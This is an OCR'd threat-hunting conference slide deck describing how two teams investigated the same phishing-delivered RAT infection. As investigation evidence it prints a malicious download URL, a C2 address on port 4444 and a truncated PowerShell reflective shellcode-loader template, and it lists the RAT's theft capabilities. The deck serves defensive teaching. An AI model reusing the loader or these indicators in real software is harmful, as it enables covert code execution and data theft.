COUNTERCEPT

A YEAR OF PURPLE

By Ryan Shepherd

WHOAMI


DETECTION and RESPONSE
Investigator for Countercept

Threat Hunter

PURPLE Team Consultant

Offensive Security Certified Professional (OSCP)

Crest Registered Intrusion Analyst (CRIA)



COUNTERCEPT

AGENDA

Investigation case studies

Offline vs Online

IR 2.0: APT vs Red Team Exercise

Attack and Defence Simulation Lab

Purple Teaming: Why and How?


Lab structure

COUNTERCEPT

01 | A TALE OF TWO HUNTS

Offline VS Online

A TALE OF TWO HUNTS - KEY PRINCIPLE




"With **TRADITIONAL** detection you **START** with technology, and **THEN USE** people to get the most out of that technology.

With **THREAT HUNTING**, you **START** with people, and **THEN USE** technology to get the most out of those people"

CALLUM ROXAN
Threat Hunter

A TALE OF TWO HUNTS



- HOST A: Offline
- DATE: 26/02/2018
- COMPLETION TIME: 2 hours
- STARTING HUNT: PowerShell

- HOST B: Online
- DATE: 02/03/2018
- COMPLETION TIME: 1 hour
- STARTING HUNT: Reflective Load

Same Infection

A TALE OF TWO HUNTS – TEAM A

Outlook -> IExplorer -> https://cofyn.com/wp-includes/js/Moneygram%20Urgent%20Query_pdf.scr

explorer.exe P:\Hfref\HFRE\NccQngn\Ybpny\Grzc\Grzc1_Zbarltenz Hetrag Dhrel_cqs.mvc\Zbarltenz Hetrag Dhrel_cqs.fpe

RegSvcs.exe C:\Users\USER\AppData\Local\Temp\Temp1_Moneygram Urgent Query_pdf.zip\Moneygram Urgent Query_pdf.scr

Branch: master ▾ rex-

chervaliery Update GetMethod for GetProcAddress

1 contributor

28 lines (20 sloc) | 2.57 KB

```
function %{func_get_proc_address} {
	Param ($%{var_module}, $%{var_procedure})
	$%{var_unsafe_native_methods} = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Locatio

	return $%{var_unsafe_native_methods}.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).I
}

function %{func_get_delegate_type} {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $%{var_parameters},
		[Parameter(Position = 1)] [Type] $%{var_return_type} = [Void]
	)

	$%{var_type_builder} = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelega
	$%{var_type_builder}.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $%{var
	$%{var_type_builder}.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $%{var_return_type}, $%{var_parameters}).SetImpl

	return $%{var_type_builder}.CreateType()
}

[Byte[]]$%{var_code} = [System.Convert]::FromBase64String("%{b64shellcode}")

$%{var_buffer} = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((%{func_get_proc_address} kernel32.dll VirtualAll
[System.Runtime.InteropServices.Marshal]::Copy($%{var_code}, 0, $%{var_buffer}, $%{var_code}.length)

$%{var_hthread} = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((%{func_get_proc_address} kernel32.dll CreateThr
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((%{func_get_proc_address} kernel32.dll WaitForSingleObject), (%{fu
```


Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process
204.16.247.28 OSINT	4444 TCP	powershell.exe PID: 2824

C2 and Payload source identified

Incident closed


A TALE OF TWO HUNTS – TEAM B



Team B

A TALE OF TWO HUNTS – SUMMARY OF ACTIVITY


- Phishing email delivered
- User opens Outlook Moneygram.pdf.scr attachment in Internet Explorer
- Scr file downloads secondary stage payloads: fqf.exe, AutoIT script
- AutoIT script uses PS TO connect to C2 to download and execute tertiary payload: PS reflective load script
- PS payload reflectively loads RAT into legit RegSvcs process
- Autorun created for persistence




A TALE OF TWO HUNTS - SUMMARY OF ACTIVITY

Comprehensive list of discovered malware capabilities:

- Keylogging
- Read log files
- Capture screenshots
- Download additional files
- Sniff audio
- Steal web browser credentials
- Interact with system tokens
- Hook processes
- Grab info from clipboard
- Anti-analysis, virtualisation and sand-boxing



